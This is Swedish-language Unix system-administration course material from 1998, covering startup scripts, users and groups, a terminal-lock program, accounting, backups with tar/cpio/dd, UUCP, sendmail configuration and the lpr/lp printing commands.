$ ls -als /etc/rc*
 6 -rwxr--r-- 1 root sys 2128 Oct 11 1991 /etc/rc0*
 2 -rwxr--r-- 1 root sys 939 Oct 11 1991 /etc/rc1*
 4 -rwxr--r-- 1 root sys 1528 Oct 11 1991 /etc/rc2*
 2 -rwxr--r-- 1 root sys 392 Oct 11 1991 /etc/rc3*

/etc/rc.d:
total 12
 2 drwxrwxr-x 2 root sys 48 May 6 1993 ./
 8 drwxrwxr-x 19 root sys 3744 Apr 7 14:31 ../
 2 -rw-r--r-- 1 root root 64 May 6 1993 nodename

/etc/rc0.d:
total 22
 2 drwxrwxr-x 2 root sys 112 Apr 2 23:49 ./
 8 drwxrwxr-x 19 root sys 3744 Apr 7 14:31 ../
 2 -rwxr--r-- 1 root sys 84 Oct 11 1991 K00ANNOUNCE*
 2 -r-xr-xr-x 4 bin bin 796 Apr 2 23:51 K611pd*
 2 -rwxr-xr-x 3 root sys 166 Apr 2 23:58 K70uucp*
 2 -rwxr-xr-x 2 root sys 608 Apr 2 23:59 K75cron*
 4 -r-xr-xr-x 4 root sys 1668 Apr 2 23:51 K80hbtcpc*

/etc/rc2.d:
total 38
 2 drwxrwxr-x 2 root sys 240 Apr 2 23:51 ./
 8 drwxrwxr-x 19 root sys 3744 Apr 7 14:31 ../
 2 -rwxr-xr-x 3 root sys 605 Apr 2 23:50 K36sendmail*
 2 -r-xr-xr-x 4 bin bin 796 Apr 2 23:51 K611pd*
 4 -r-xr-xr-x 4 root sys 1668 Apr 2 23:51 K80hbtcpc*
 2 -rwxr-xr-x 1 root sys 103 Apr 2 23:52 S01MOUNTFSYS*
 2 -rwxr-xr-x 1 root sys 880 Apr 2 23:53 S05RMTMPFILES*
 4 -rwxr-xr-x 1 root sys 1057 Apr 2 23:53 S06TMPRAMD*
 2 -rwxr-xr-x 1 root root 13 Apr 7 00:16 S11uname*
 2 -rwxr-xr-x 1 root sys 769 Apr 2 23:56 S20syssetup*
 2 -r-xr-xr-x 2 root sys 413 Apr 2 23:57 S21perf*
 2 -rwxr-xr-x 3 root sys 166 Apr 2 23:58 S70uucp*
 2 -rwxr-xr-x 2 root sys 608 Apr 2 23:59 S75cron*
 2 -rwxr-xr-x 1 root other 58 Apr 2 23:52 S90iso8859*

/etc/rc3.d:
total 18
 2 drwxrwxr-x 2 root sys 80 Apr 2 23:49 ./
 8 drwxrwxr-x 19 root sys 3744 Apr 7 14:31 ../
 4 -r-xr-xr-x 4 root sys 1668 Apr 2 23:51 S05hbtcpc*
 2 -r-xr-xr-x 4 bin bin 796 Apr 2 23:51 S111pd*
 2 -rwxr-xr-x 3 root sys 605 Apr 2 23:50 S36sendmail*
```

Startfilerna belägna under /etc/rc*

Som framgår av denna lista inleds filnamnen med "K" eller "S". Detta betyder att scriptet körs antingen vid stop (Kill) eller (Start). De olika siffrorna i katalognamnen rc0.d rc2.d rc3.d betyder de olika körnivåerna som systemet kan arbeta på (run levels).

När systemet går från run level 3 till run level 2 körs alltså alla script under rc2.d som börjar på K.

Siffrorna i scriptnamnen bestämmer i vilken ordning som scripten ska

köras. Skriptet K36sendmail körs alltså före scriptet K61lpd.

Exempel: 27

```
#!/bin/sh
#
#      Startup script for Host-Based TCP/IP
#
#ident "@(#)hbtcip1.8 - 91/07/23"

USAGE="Usage: /etc/init.d/hbtcp {start | stop}"

[ -d /usr/ucb ] || exit          # /usr not mounted
[ -r /etc/netd.cf ] || exit     # module not installed
[ -f /etc/TIMEZONE ] && . /etc/TIMEZONE # get the timezone data

case "$1" in
    if [ ! -r /etc/hosts ]
    then
        echo $0: /etc/hosts not initialized >/dev/console
        exit 1
    fi
    if [ -w /dev/netsched ]
    then
        cp /dev/null /dev/netsched
        [ $? -ne 0 ] && echo "tcp timer failed" >/dev/console && exit
    else
        echo $0: /dev/netsched not writable >/dev/console
        exit 1
    fi
    if [ -x /etc/netd ]
    then
        ps -e | egrep "[ ]netd$" > /dev/null

... OSV!
...
.... and

#      DO NOT DELETE THIS.  The lines below are used by sysadm.
#      hbtcipgmt addinterface looks for (and may modify) the next line
ROUTER=asterope.raditex.se

if [ -n "$ROUTER" -a "$1" = "start" ]
then
    /etc/route add default $ROUTER 0
fi
```

Exempel på scriptet som startar tcpip på Interactive Unix.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Användare i systemet

☞ /etc/passwd

☞ /etc/group

OH-Bild 3 - 4

Anteckningar:

© Raditex AB - 1998

3.4 Användare och grupper

Fundamentalt för säkerheten i Unix är användare och grupper. Genom att förstå hur användare och grupper används kan man tillåta användare både att dela data likaväl som man kan hindra användare att komma åt känsliga data.

Användardata är definierat i filen `/etc/passwd`.

```
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:/usr/local/bin/bash
daemon:*:1:1:Owner of many system processes:/root:/nonexistent
operator:*:2:20:System &:/usr/guest/operator:/bin/csh
bin:*:3:7:Binaries Commands and Source,,,:/nonexistent
games:*:7:13:Games pseudo-user:/usr/games:/nonexistent
news:*:8:8:News Subsystem:/nonexistent
man:*:9:9:Mister Man Pages:/usr/share/man:/nonexistent
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/libexec/uucp/uucico
xten:*:67:67:X-10 daemon:/usr/local/xten:/nonexistent
nobody:*:65534:65534:Unprivileged user:/nonexistent:/nonexistent
gh:*:1001:1001:G Hasse:/home/gh:/usr/local/bin/bash
kaj:*:1000:1000:Kaj:/home/kaj:/bin/sh
ralf:*:1006:1006:Ralf Selfjord:/home/ralf:/usr/local/bin/bash
raditex:*:1002:999:Raditex:/home/raditex:/usr/local/bin/bash
pgsql:*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh
yard:*:1003:998:Yard admin:/usr/home/yard:/usr/local/bin/bash
```

Gruppdata är definierat i filen `/etc/groups`

```
wheel:*:0:root,gh
daemon:*:1:daemon
kmem:*:2:root
sys:*:3:root
tty:*:4:root
operator:*:5:root
mail:*:6:
bin:*:7:
news:*:8:
man:*:9:
games:*:13:
staff:*:20:root
guest:*:31:root
uucp:*:66:
xten:*:67:xten
dialer:*:68:
pgsql:*:70:
yard:*:998:
raditex:*:999:
kaj:*:1000:
gh:*:1001:
anna:*:1002:
elev1:*:1003:
ralf:*:1006:
nogroup:*:65533:
nobody:*:65534:
```

Notera att i filsystemet står de NUMERISKA värdena för användaren och för gruppen. Detta leder till att i ett NFS-nätverk så måste användaren ha SAMMA numeriska ID på alla maskiner som är inblandade i NFS-domänen!

3.4.1 Konstiga password

Försök att få användarna att memorera en liten ramsa "jag vill steka bananer 3 dar i rad" och bilda ett password av detta "jvsb3dir". Denna typ av password är fullständigt omöjliga att gissa.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Låsa terminalen

☞ lock programmet

```
$lock  
  LÅST!  
  LÅST!  
  LÅST"
```

OH-Bild 3 - 5

Anteckningar:

© Raditex AB - 1998

3.5 Program för att låsa terminalen

Det går alldeles utmärkt att låsa terminalen för en användare. Här är ett litet program som kan utgöra grund för dina egna experiment.

Programmet är hämtat från "Unix Administration guide for System V" av Rebecca Thomas och Rik Farrow.

```
/*
 *
 *      lock.c      1.0      Raditex AB
 *
 */

#include <stdio.h>
#include <pwd.h>
#include <signal.h>
#define PASSWDSZ 10
#define PROMPT "      LÅST! "

main()
{
    int uid;
    char *cpass, pass[PASSWDSZ];
    char *getpass(), *crypt();
    struct passwd *getpwuid();
    struct passwd *pwd;
    endpwent();

    signal(SIGHUP, SIG_IGN);
    signal(SIGINT, SIG_IGN);
    signal(SIGQUIT, SIG_IGN);

    uid = getuid();
    pwd = getpwuid( uid );
    endpwent();

    do {
        strcpy( pass, getpass(PROMPT));
        cpass = crypt( pass, pwd->pw_passwd);
    } while (strcmp( cpass, pwd->pw_passwd ) != 0 );
}

/*
```

GPL - © - 1998

Accounting

☞ Systemresurser

☞ Säkerhet

OH-Bild 3 - 6

Anteckningar:

© Raditex AB - 1998

3.6 Accounting

Accounting-systemet tillåter att man följer användarnas användning av systemet i detalj.

Accounting kan se på flera olika nivåer. I filen /etc/wtmp skrivs ett record för varje gång login/logout sker. Vill man göra minsta möjliga åt accounting kan man använda /etc/wtmp-filen för att kontrollera hur lång tid användarna varit inloggade. Varje in- och utloggning finns alltid i par.

Exempel: 28

```
who -a /etc/wtmp | tail -10

LOGIN      console      Apr 19 13:03  2:37  16435
LOGIN      tty0         Apr 19 14:34  7:35  16465
gh         tty0         Apr 19 14:34  7:35  16465
LOGIN      tty1         Apr 19 17:18  0:24  16541
gh         tty1         Apr 19 17:18  0:24  16541
LOGIN      tty2         Apr 19 19:25  .      16595
gh         tty2         Apr 19 19:25  .      16595
gh         tty2         Apr 19 20:49  .      0      id=  p2 term=0  exit=0
LOGIN      tty2         Apr 19 20:57  .      16718
gh         tty2         Apr 19 20:57  .      16718
```

Exempel på rapport ur /etc/wtmp-filen med hjälp av who.

Accounting-systemet har script som samlar ihop info ur /etc/wtmp och ur en liten databas i /usr/adm/pacct. I denna sista fil skrivs en record när kärnan avslutar en process. Man kan stänga av eller sätta på denna funktion med programmet /usr/lib/acct/accton.

Lämpligen låter man cron-systemet sammanställa rapporter (och skriva ut dem). De program som skall köras är;

```
# /usr/adm/acct/ckpacct      - kopierar pacct filen
# /usr/adm/acct/dodisk      - sammanställer diskanvändning
# /usr/adm/acct/runacct     - gör alla rapporter
```

Resultatet från dessa körningar läggs i /usr/adm/acct/nite

Ur filen fiscrptXX kan man sedan sammanställa ekonomiskt underlag.

```
#!/bin/sh
cat $1 | sed -n '/0      TOTAL/,/^$/p' | sed '/^$/d' | awk 'BEGIN {
OFMT = "%-6.2f"
OFS = " "
cprate = 1
conrate = .005
diskrate = .05
fee = .1
print " CPU      CON      DISK      FEES      TOTAL"
}
{
cpu = ( $3 + $4 ) * cprate
con = ( $7 + $8 ) * conrate
```

```
if ( $12 == 0 )
    disk = 0
else
    disk = ( $9 / $12 ) * diskrate
    fees = $13 * fee
    total = cpu + con + disk + fees
    print $2, cpu, con, disk, fees, total
},'
```

Exempel på fil som ur fiscrptXX filen genererar ett underlag för fakturering.

Man kan använda faktureringsinformationen inte bara för det ekonomiska underlaget utan också för att ge användarna en uppfattning om hur mycket resurser man använder.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Backup

☞ Skall göras regelbundet

☞ Förvara säkert

☞ Många program

◇ tar

```
cat filer.txt | xargs tar cvf /dev/fd0
```

◇ cpio

```
sync ; sync ; sync
echo "Backup startad: Entry i /etc/log/tape.log"
echo "`pwd` -->backup: `date`" >> /etc/log/tape.log
find . -depth -print | cpio -oavcdmC128000 > /dev/tape
```

◇ dd

```
dd if=/dev/fd0 of=diskett.dd bs=30b
```

OH-Bild 3 - 7

Anteckningar:

© Raditex AB - 1998

3.7 Backup

Om man vill kunna återskapa ett system som kraschat filsystemet, eller vill vara säker på att viktig information inte går förlorad måste man ta backup regelbundet.

Trots att hårddiskar idag har mycket lång livslängd (ibland tiotals år) så kan man inte bortse från den mänskliga faktorn. De är lätt hänt att någon oavsiktligt lyckas radera en eller annan viktig fil. Då är det nödvändigt att ha informationen säkrad på en backup.

Även om man har mycket goda rutiner vid backup-tagning kan man inte vara säker på att återställs systemet till 100%. Det finns alltid en och annan fil som man missar. Det gäller i varje fall att försöka minimera de filer som går förlorade.

Förutom en god administrativ ordning gäller det att ha en lämplig teknik för sina backuper.

3.7.1 Olika typer av backup

Man kan ta backup på flera olika sätt. Dels kan man ta fullständiga backuper. Det betyder att man tar backup på varje enskild fil på systemet. Dels kan man ta partiella backuper. Det kan man göra så att man antingen tar backup på en del av filsystemet eller att man tar backup på några filer från en viss datum. Ibland kan man vilja ta backup på de filer som skapats eller förändrats sedan sista gången man tog den totala backupen. En sådan här backup kallar man för *incrementell backup*.

När man tar backup är det också viktigt att tänka på att tapar skall förvaras säkert. Man bör förutom den backup som finns vid maskinen, också förvara en backup på annan plats. Helst i annan byggnad.

En backup ska också vara lätt att använda. Man ska se till att det är lätt att hämta tillbaka såväl enskilda filer som grupper av filer. Backuper bör också vara portabla mellan olika maskiner. Man kan behöva läsa tillbaka filerna på en annan maskin än den man tog backupen på.

GLÖM INTE! att verifiera dina backuper när du tagit dom.

3.7.2 Program för backup

Vi ska gå igenom några av de program man kan använda för backup.

3.7.3 dd

Med hjälp av *dd* tar man en *bild*-backup. Detta betyder att varje databit kopieras precis som den är. Detta är mycket användbart om man vill läsa in floppys utan att veta vad den innehåller.

Exempel: 29

```
För att läsa in en floppy skriver man
# dd if=/dev/fd0a of=fl.save bs=30b
För att lösa ut floppyn skriver man
# dd if=fl.save of=/dev/fd0a bs=30b
```

Denna image kan man sedan sända med elektronisk post om man gör uuencode på den.

3.7.4 tar

Detta program finns på de flesta unix-system. tar står för **tape archiver**. Detta program gör backuper som behåller katalogstrukturen, så att filer kan läsas tillbaka med ordningen bibehållen. Med tar kan backupen göras antingen med absoluta sökvägar eller med relativa. Om backupen görs med relativa sökvägar så kan du flytta runt filerna i katalogträdet.

Exempel: 30

```
_____
# cd /
# tar cvf /dev/tape .
```

Blockning kan också användas för att öka hastigheten med vilken man tar backup.

```
# tar cvbf 20 /dev/tape .
```

Exempel på totalbackup.

tar-kommandot har inte så detaljerad kontroll över vilka filer man tar backup med. I gengäld är tar mycket enkelt att använda.

Vill man verifiera backupen skriver man;

Exempel: 31

```
_____
# tar tvf /dev/tape
```

Kontroll av en backup med tar.

Man skall **ALLTID** kontrollera att en backup verkligen går att läsa. Om man vid återläsningen också skriver ut filkatalogen till en fil har man en lista på bandinnehållet. Detta kan vara praktiskt för att snabbt söka upp vilka band som innehåller vilka filer.

Exempel: 32

```
_____
# tar tvf /dev/tape > /adm/tapes/940210.txt
```

Exempel på kontroll av en backup.

Om man använder flaggan **u** kan man uppdatera ett tar arkiv. Med denna flagga lägger man till de filer som förut inte fanns och nya filer läggs i slutet av arkivet. Notera att detta kan verka enkelt men tar går

igenom hela arkivet för att se vilka filer som behöver läggas till. Detta kan ta avsevärd tid.

Man kan också ge en fil-lista till tar så att man kan välja ut filer från en viss datum.

Exempel: 33

```
# find . -type f -mtime -1 -print > 940210.list
# tar cvf /dev/tape `cat 940210.list`
```

3.7.5 cpio

cpio har en mycket friare syntax än tar. Det fungerar som ett filter och gör det behändigt att detaljstyra vilka filer som skall vara med i back-uppen. Denna stora flexibilitet kan många tycka vara besvärlig att få kontroll över.

Exempel: 34

Den generella syntaxen är

```
# cpio -o[tillval] < namnlista > arkiv
# cpio -ovB < 940210.list > /dev/tape
```

Notera att ett nyradstecken måste separera filerna i fillistan. Det är alltså inte möjligt att göra en fillista med echo. Däremot kan man mycket väl hålla en fillista i en vanlig textfil.

Exempel: 35

```
# cpio -o /dev/tape
/etc/passwd
/etc/hosts
/etc/hosts.equiv
<CTRL-D>
Exempel på backup med inmatning av listan från tangentbordet.
```

Mycket behändigt är att använda find för att skapa fillistan.

Exempel: 36

```
# find . -print | cpio -o > /dev/tape
```

Det finns mängder av flaggor till **cpio** att använda. En av de viktigare av dessa är **-depth**. Denna flagga gör att filerna i en katalog presenteras *innan* själva katalogen. Detta gör det möjligt för dig att återställa en filstruktur även om du inte har superuser-privilegier.

Ett exempel på hur man kan ta en "ordnad backup" på sitt filsystem skulle kunna se ut så här.

Exempel: 37

```
#####  
  
# find /usr -type d -print > /tmp/directories  
# find /usr ! -type d -print > /tmp/files  
# cat /tmp/directories /tmp/files | cpio -ocvB > /dev/tape  
#
```

Exempel på hur man kan ta backup.

Med hjälp av cpio är det också lätt att välja ut enskilda filer och återställa dessa.

Exempel: 38

```
#####  
  
# cpio -icvdumB 'rapp*' < /dev/tape  
rapport-jan.dat  
rapport-feb.dat  
rapport-mar.dat
```

Kom ihåg att verifiera backupen innan den stoppas i hyllan. Det är inte någon större ide att ta mängder av backuper som sedan är oläsli-
ga.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Bandstationen

☞ En nödvändighet

- ◇ Säker arkivering av data
- ◇ Hantering av versioner
- ◇ Transport av stora mängder

OH-Bild 3 - 8

Anteckningar:

© Raditex AB - 1998

3.8 Bandstationen

Bandstationen underlättar många saker betydligt.

3.8.1 Säker arkivering av data

Man ska förvara några band av det material man arbetar med på annan plats.

3.8.2 Hantering av versioner

Olika versioner av programsystem och texter brukar förr eller senare svämma över diskarna. Lär man sig att hantera arkiveringen per band underlättar man möjligheten att hålla sig med många versioner.

3.8.3 Transport av data

För att transportera stora mängder data är bandstationen oöverträffad. Betänk att en *liten* bandstation idag rymmer 500 MB. Om man sänder en sådan tape tvärs över stan (vilket kanske tar 1 timmar) så innebär detta en datahastighet av 120 kb/sek. Fullt i klass med ethernet.

GPL - © - 1998

UUCP-systemet

☞ Telefon eller seriell förbindelse

☞ Kopiering av filer

```
$uucp olle.txt nisse\!/usr/spool/uucppublic/olle.txt
```

☞ Överföring av mail

☞ Utföra kommando

```
$uux nisse\!lpr filnamn
```

OH-Bild 3 - 9

Anteckningar:

© Raditex AB - 1998

3.9 UUCP-systemet

Unix-to-Unix-Copy-Program användes i början för att kunna kopiera källkoder mellan maskiner över seriella länkar. Numera är UUCP utbyggt för att kunna inte bara kopiera filer mellan maskiner utan också utföra kommandon och sända brev.

3.9.1 Permissions filen

Denna fil används för att ange vilka privilegier som de olika maskinerna har mot varandra. Det skall finnas ett entry för varje maskin i denna fil.

3.9.2 Systems filen

I denna fil anges hur man skall koppla sig mot en viss maskin.

GPL - © - 1998

Smail

☞ Mail client och transport

☞ Ersätter sendmail

OH-Bild 3 - 10

Anteckningar:

© Raditex AB - 1998

3.10 Smail

Smail är ett brevsystem som oftast inte hör till standard-Unix. På grund av många problem med vanliga sendmail är det dock ofta vanligt att systemansvariga byter ut sendmail som transportteknik till den som finns i smail.

GPL - © - 1998

Sendmail

☞ Standard-mailsystemet

◇ Något krångligt

◇ Avsett för maskiner

/usr/lib/sendmail.cf - Fil att konfigurera

OH-Bild 3 - 11

Anteckningar:

© Raditex AB - 1998

3.11 Sendmail

Sendmail är standard i många Unix-system. Det krävs dock en hel del kunskap om sendmail för att lyckas med en konfiguration. Konfigurationsfilerna är minst sagt kryptiska. En del system levererar med förslag till konfigurationsfiler för att underlätta. Trots detta är det ibland svårt att få systemet att fungera som man vill.

Huvudfilen man ska redigera är `/usr/lib/sendmail.cf`.

```
#
# Copyright (c) 1983 Eric P. Allman
# Copyright (c) 1988 The Regents of the University of California.
# All rights reserved.
#
# Redistribution and use in source and binary forms are permitted
# ...

#####
#####          SENDMAIL CONFIGURATION FILE
#####    Handles TCP (SMTP) and UUCP connections
#####
#####

# Version for ISC UNIX Sys V with TCP (SMTP) and UUCP connections
# built on Sun Sep  8 14:42:24 PDT 1991

# NOTE:
#
# If you make any changes to this file, recompile it through the sysadm
# "setmail" subcommand, or run:
#
#         /usr/lib/sendmail -bz
#
# If the system is at run-level 3 (networking), the changes will NOT
# take effect until you kill and restart the sendmail daemon.
# Use the commands;
#   $ /etc/init.d/sendmail stop
#   $ /etc/init.d/sendmail start
#
# <TAB>'s are the only valid field separators on rule lines.  Using any other
# whitespace character (space's) without a tab will cause compilation errors.
#
# Do not be overwhelmed by the complexity of this file.  Most of the
# file consists of standard policy and protocol for mail, and those portions
# are usually not modified, regardless of local configuration or platform.
# Typically, the only portion you need to focus attention on is the
# initial options area at the beginning of this file, and then the
# machine dependant portion of ruleset zero at the very end of this
# file.  The other portions rarely change.  To avoid frustration, please
# refer to the sendmail documentation for details of the token syntax
# before proceeding.

#####
# local info #
#####

# Local hostname - to override resolver name, substitute name after Dw.
# For a UUCP ONLY configuration, the "Dw" macro below must NEVER
# be commented out, or the mail headers will violate RFC-822.
# However, for a TCP/IP configuration, the "Dw" macro SHOULD be commented
# out so that "Dw" is set using the resolver.
# This machines hostname (uname) should replace "CF_HOST" below.
Dwasterope

# file containing our internet aliases
# Fw/usr/lib/sendmail.cw

# The official local domain that this host lives in.
# The full host name becomes $w.$D, which is the "Dw" hostname followed
# by the "DD" domain name.
DDraditex.se

# my official hostname
#         DO NOT COMMENT THIS OUT!
Dj$w

# uucp hostnames
DU$w
CU$=w

# local UUCP connections
FV/usr/lib/uucp/Systems %s

#####
### Setup Information ###
#####

#####
# General Macros #
#####

# Names we know are Internet even if the nameserver doesn't
CZarpa com edu gov mil net org us

# Local Internal Mail Hub.  If your TCP LAN has a mail hub in the
# local domain that handles all local mail, specify that host here.
# The "mail hub", if defined, will handle all mail local to the
# domain specified in the "DD" macro above (your local domain).
# If defined, you will need to uncomment the related rule in Ruleset
```

```

# Zero near the end of this file.
DSasterope.raditex.se

# Internet relay - Substitute local Internet Relay domain name after DA.
# Your TCP LAN may have an Internet Relay that is separate from the
# local mail hub specified above. Alternatively, they may be the
# same machine. If specified, all mail to destinations outside your
# local domain will go through the Internet Relay shown here.
# If defined, you will need to uncomment the related rule in Ruleset
# Zero near the end of this file.
DACF_INET_R

# csnet relay host - Substitute the CSnet relay host for your area after DC.
DCCF_CS_R

# bitnet relay - Substitute the bitnet relay host for your area after DB.
DBCF_BIT_R

#####
# Classes #
#####

# Internal ("fake") domains that we use in rewriting
CIUUCP BITNET CSNET

# nic-registered local hostnames - Substitute your local host list after CN.
CN CF_NIC_LIST

#####
# Version Number #
#####

DZ1.35

#####
# Special macros #
#####

# my name
DnMAILER-DAEMON
# UNIX header format
DlFrom $g $d
# delimiter (operator) characters
Do.:%!^=/[[]
# format of a total name
Dq$g$?x ($x)$
# SMTP login message
De$j Sendmail $v/$Z ready at $b

... OSV!

```

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Printersystemen

☞ BSD - lpr

☞ SystemV lp

◇ Oftast finns båda

/etc/printcap - Definierar skrivarna

lpr -Plaser - Skriver ut på laser

lpq - Visar kön

lprm - Tar bort entry ur kön

OH-Bild 3 - 12

Anteckningar:

© Raditex AB - 1998

3.12 Print-systemet

Det finns två stora olika printersystem under Unix. Dels lpr-systemet som kommer från BSD-Unix, dels lp-systemet som hör till System V. I detta avsnitt beskrivs bägge dessa system.

3.12.1 lpr-systemet

Lpr-systemet kommer från BSD-Unixen. Det är ett nätverksbaserat printersystem som gör det möjligt att dela skrivare mellan flera maskiner.

LPR -kommandon

lpr -Plp	sänder en utskrift till kön "lp"
lpd	startar printerdemonen
lpq -Plp	visar köinnehållet
lprm -Plp job	plockar bort en fil från kön
lpc restart all	startar om alla köer

Filer att redigera

/etc/hosts.lpd
/etc/hosts.equiv

Notera att lpr-systemet ofta är implementerat i terminal servers, men att de då ofta saknar behörighetskontroll. Detta innebär att vilken maskin som helst (som har lpr) kan skriva ut på skrivaren. Olika leverantörer skiljer sig markant åt. Man ska också se upp med att olika köer kan ha svårt på att skilja mellan olika jobb (som postscript och bit-mappade filer).

Exempel: 39

```
# lpc restart all
lpc> ep:
      cannot open lock file
ep:
      daemon started
etik:
      cannot open lock file
etik:
```

Exempel på kommandot lpc för att starta om köerna.

Definitionerna för köerna finns i en fil som heter /etc/printcap. I denna fil definierar man också om en utskrift ska sändas vidare till en annan maskiner (via ledordet rm=).

```
ep:lp=/dev/lp1:pl=72:hl:sh:sd=/usr/spool/ep:of=/usr/local/bin/epfilter
etik:lp=/dev/lp1:pl=66:hl:sd=/usr/spool/ep:sh:sf:
```

```

la75|Seriell skrivare:\
      :lp=:rm=moon:rp=lp:sd=/usr/spool/ep:

laser|System asterope:\
      :lp=:rm=asterope:rp=psp:sd=/usr/spool/laser:

ps|PostLaser:\
      :lp=:rm=asterope:rp=psp:of=/usr/local/bin/epsfilter:\
      :rw:sf:sh:mx#0:\
      :lf=/usr/adm/lpderrs.ps:sd=/usr/spool/laser:

post|PostLaser:\
      :lp=:rm=asterope:rp=psp:of=/usr/local/bin/epsfilter:\
      :rw:sf:sh:mx#0:\
      :lf=/usr/adm/lpderrs.ps:sd=/usr/spool/laser:

```

3.12.2 lp-systemet - System V

LP-systemet kommer från SystemV. Här har man egentligen bara tillgång till lokala skrivare. Många leverantörer har dock utökat LP-systemet så att man kan göra fjärrutskrift.

Via kommandot `lpadmin` definierar man skrivare och köer. Funktionaliteten implementeras i "modell"-script som innehåller hur hanteringen mot skrivare. Vi vill här varna för sådana script som av effektivitetskäl är förkompilerade. Dessa är fullständigt omöjliga att ändra i.

Exempel: 40

```

#!/bin/sh
/usr/lib/lpadmin -xpsp
/usr/lib/lpadmin -plp -v/dev/lp0 -mstd -h
/usr/lib/accept lp
enable lp

```

Exempel på hur en skrivare kan definieras med hjälp av `lpadmin`.

Notera att man själv tämligen enkelt kan ordna med fjärrutskrift via `lp`-systemet. I scriptet "std" kan man göra ett `rsh` till den maskin man vill skriva ut och sända datat i pipen till `lp`-systemet på denna maskin.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Kommandot lpd

☞ Namn

lpd <-> line printer spooler daemon

☞ Synopsis

lpd [<->l] [port#]

☞ Beskrivning

- lpd är radskrivare-daemonen (spool area handler) vilken normalt installeras vid uppstarten av systemet från rc(8) filen

Alternativ:

<->l denna flagga påverkar lpd till att logga förfrågningar mottagna från nätverket. Detta kan vara användbart för felsöknings ändamål

Rader i cf filerna specificerar filer som skall/ej skall skrivas ut. Respektive rad börjar med ett nyckeltecken för att specificera vad som skall göras med resterande del av raden:

J, C, L, T, H, P, M, f, l, p, t

OH-Bild 3 - 13

Anteckningar:

© Raditex AB - 1998

3.13 Kommandot lpd

3.13.1 Namn

lpd <-> line printer spooler daemon

3.13.2 Synopsis

lpd [<->1] [port#]

3.13.3 Beskrivning

Lpd är raskrivare-daemonen (spool area handler) vilken normalt installeras vid uppstarten av systemet från rc(8)-filen. Den gör en enskild sökning av printcap(5)-filen för att ta reda på uppgifter om existerande skrivare och skriver ut filer som finns kvar efter en krasch. Sedan utnyttjar den system-anropen listen(2) och accept(2) för att erhålla förfrågningar om utskrifter av filer från kön. Alternativ för kommandot:

<->1 denna flagga påverkar lpd till att logga förfrågningar mottagna från nätverket. Detta kan vara användbart för felsöknings-ändamål

Daemonen börjar bearbeta filerna efter det att den framgångsrikt har satt låset för exklusiv åtkomst och går igenom spool-biblioteket för att finna filer som startar med "cf". Rader i cf filerna specificerar filer som skall/ej skall skrivas ut. Respektive rad börjar med ett nyckeltecken för att specificera vad som skall göras med resterande del av raden:

J jobb-namn, sträng att användas för jobb namnet på försätts bladet
C klassifikation, sträng att användas för klassifikations raden på försättsbladet
L egentlig, raden innehåller identifikations information från password filen
T titel, sträng att användas som titel för pr(1)
H host-namn, namnet på maskinen där lpr gavs
P person, login-namn på personen som gav lpr
M skicka mail till specificerad användare då aktuellt skrivarejobb är klart
f formaterad fil, namnet på en fil att skriva ut som redan har formaterats
l som "f" men skickar kontroll tecken och gör ej sidbrytningar
p namnet på en fil att skriva ut med användandet av pr(1) som ett filter
t Troff fil, filen innehåller troff(1) output

GPL - © - 1998

Kommandot lpc

☞ Namn

lpc <-> line printer control program

☞ Synopsis

lpc [command [argument ...]]

☞ Beskrivning

För respektive linjeskrivare konfigurerad i /etc/printcap kan lpc användas för att:

- disable/enable en skrivare
- disable/enable en skrivares spooling kö
- omarrangera ordningen av jobb i en spooling-kö
- ta reda på status hos skrivare, deras associerade spooling köer samt skrivare daemoner

Kommandon:

```
? [command ...]
help [command ...]
abort { all | printer }
clean { all | printer }
disable { all | printer }
down { all | printer } message ...
enable { all | printer }
restart { all | printer }
start { all | printer }
status { all | printer }
stop { all | printer }
up { all | printer }
```

```
$ lpc
lpc> status lp
lp:
    queuing is enabled
    printing is enabled
    no entries
    no daemon present
```

```
lpc> help stop
stop          stop a spooling daemon after current job completes and
disable printing
```

OH-Bild 3 - 14

Anteckningar:

3.14 Kommandot lpc

3.14.1 Namn

lpc <-> line printer control program

3.14.2 Synopsis

lpc [command [argument ...]]

3.14.3 Beskrivning

Lpc används av systemadministratören för att kontrollera användningen av radskrivare systemet. För respektive rad skrivare konfigurerad i /etc/printcap kan lpc användas för att:

- disable/enable en skrivare
- disable/enable en skrivares spooling kö
- omarrangera ordningen av jobb i en spooling kö
- ta reda på status hos skrivare, deras associerade spooling köer samt skrivare daemoner

Utan argument frågar lpc efter kommandon från standard-input. Om argument ges, tolkar lpc det första argumentet som ett kommando och resten av argumenten som parametrar till kommandot. Standard-input kan omdirigeras så att lpc läser kommandon från en fil. Kommandon tillåts att förkortas; följande lista visar erkända kommandon:

? [command ...] - visar en kort beskrivning av kommandot som specificerats
help [command ...]

abort { all | printer } - avslutar en aktiv spooling daemon på den lokala host:en och omöjliggör utskrifter för specificerade skrivare

clean { all | printer } - tar bort tillfälliga filer, datafiler och kontrollfiler som ej kan skrivas ut från den specificerade skrivare kön på den lokala maskinen

disable { all | printer } - avslutar specificerad skrivare kö

down { all | printer } message ... - gör ett "stop" följt av ett "disable" och lämnar ett meddelande i status

enable { all | printer } - aktiverar en spooling-kö

restart { all | printer } - "kill" (om möjligt) och omstartar en spooling daemon

start { all | printer } - möjliggör utskrifter och startar en spooling daemon

status { all | printer } - visar status för daemon och kö

stop { all | printer } - avslutar en spooling daemon efter pågående jobb och omöjliggör utskrifter

up { all | printer } - möjliggör allting och omstartar spooling daemon

Exempel:

```
$ lpc
lpc> status lp
lp:
    queuing is enabled
    printing is enabled
    no entries
    no daemon present

lpc> help stop
stop      stop a spooling daemon after current job completes and
disable  printing
```

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Kommandot lpq

☞ Namn

lpq <-> spool queue examination program

☞ Synopsis

lpq [<->l] [<->Pprinter] [job # ...] [user ...]

☞ Beskrivning

Alternativ:

```
<->P
<->l
```

```
$ lpq
```

```
lp is ready and printing
```

